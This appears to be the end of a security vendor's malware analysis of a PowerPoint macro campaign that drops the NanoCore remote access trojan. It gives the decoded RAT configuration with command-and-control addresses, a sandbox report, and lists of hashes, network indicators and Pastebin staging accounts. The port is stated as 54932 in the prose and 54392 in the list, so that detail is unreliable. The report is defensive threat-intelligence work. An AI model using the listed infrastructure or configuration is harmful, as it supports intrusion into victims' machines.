
The MD5 hash of the injected payload is: 7679fec5f6bf7206635b96efa52d1d07.

Below are relevant strings from the binary which indicate it is NanoCore.

00000000FEF5   000000411CF5   0   NanoCore Client

00000000FF05   000000411D05   0   NanoCore Client.exe

And the configuration used by this instance of the NanoCore RAT is shown in Figure 24.




```
Version: b'\x071.2.2.0'
Mutex: b"\xbd`\x80\xd9z\xc5\x00C\x87'\x9c\xb9?t\x00!"
Group: b'New RDP'
Domain1: b'216.170.114.4'
Domain2: b'216.170.123.125'
Port: 54932
RunOnStartup: b'\x01'
RequestElevation: b'\x00'
BypassUAC: b'\x00'
ClearZoneIdentifier: b'\x01'
ClearAccessControl: b'\x00'
SetCriticalProcess: b'\x00'
PreventSystemSleep: b'\x01'
EnableDebugMode: b'\x00'
ConnectDelay: 4000
RestartDelay: 5000
UseCustomDNS: b'\x01'
PrimaryDNSServer: b'8.8.8.8'
```

Figure 24: The NanoCore RAT configuration file.

The C&C server is listening on port 54932 at the IP address 216.170.114.4.

Cloud Sandbox detection

Figure 25 shows the Zscaler Cloud Sandbox successfully detecting this PowerPoint-based threat.



zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 0B0B570451B699D96C70EBF400628CAA

Analysis Performed: 07/04/2020 13:16:16

File Type: ppt

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
94

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Checks For Kernel Debuggers
- Found A High Number Of Window / User Specific System Calls
- Executes Massive Amount Of Sleeps In A Loop

NETWORKING

- Snort IDS Alert For Network Traffic (H)
- Snort IDS Alert For Network Traffic (M)
- Document: Performs DNS Queries
- Connects To A Pastebin Service
- Document: Generate TCP Traffic
- Downloads Files From Web Servers Via HTTP
- Found Strings Which Match To Known Social Media URLs

STEALTH

- Very Long Cmdline Option Found
- Obfuscated Command Line Found
- Suspicious Powershell Command Line Found
- Disables Application Error Messages
- Document Contains Embedded VBA Macros

SPREADING

- Creates COM Task Schedule Object

Figure 25: Zscaler Cloud Sandbox detection.

In addition to sandbox detections, Zscaler’s multilayered cloud security platform detects indicators at various levels.

Conclusion

This threat actor combines multiple stages in the infection chain to make detection difficult over the network. The tactics, techniques and procedures (TTPs) used by this threat actor are also evolving with time.

As an extra precaution, users should not enable macros for Microsoft Office files that are received from untrusted sources since these macros have the capability to run malicious code on your machine.

The Zscaler ThreatLabZ team will continue to monitor this campaign, as well as others, to help keep our customers safe.

Indicators of compromise

PowerPoint files, old variant

f934dc6b441789365d5aa641bbf8ef3f

0b0b570451b699d96c70ebf400628caa

b825645e1132c77550d14503974c9ea2

89e3d26cdc862e47d6c7d665135e28d6

dc01e01fea24cf2f2a208d62e219889b

16ac16400e2f1f125664b62c16be9c88

4cfea775333d107ec43d621aa4c9968b

4d299bee18901eb48929f3b493f65699

cd425ac433c6fa5b79eecbdd385740ab

PowerPoint files, new variant

bbe077e2cd3c321427a16557d26a3438

cc53f0a1a256678ba7d79aa475128d9c

7db36d502e4a1d35873c8a0c51bafbbf

13ae5088ae7e5ac1335a573d52befabc

7083ee8cabbf500a3b286b8027f8f9fe

2d3b0a3369e7a33b5c3e3115d7fa5a58

9f8db1103850e43681ea79cec06e13c7

56b4f3bc5b500d4120b55ff3dcaf1cc9

5d926bae6c76e8b86192c205c49cd195

f35b21cf37fbdae346858b490a0f230a

Network IOCs

23.247.102[.]10/manabotnet/index.php

23.81.246[.]150/manabotnet-stryka/index.php

won2020.duckdns[.]org:3090

216.170.114[.]4: 54392

Pastebin users

https://pastebin[.]com/u/lunlayloo

https://pastebin[.]com/u/redcobalt

https://pastebin[.]com/u/gogga7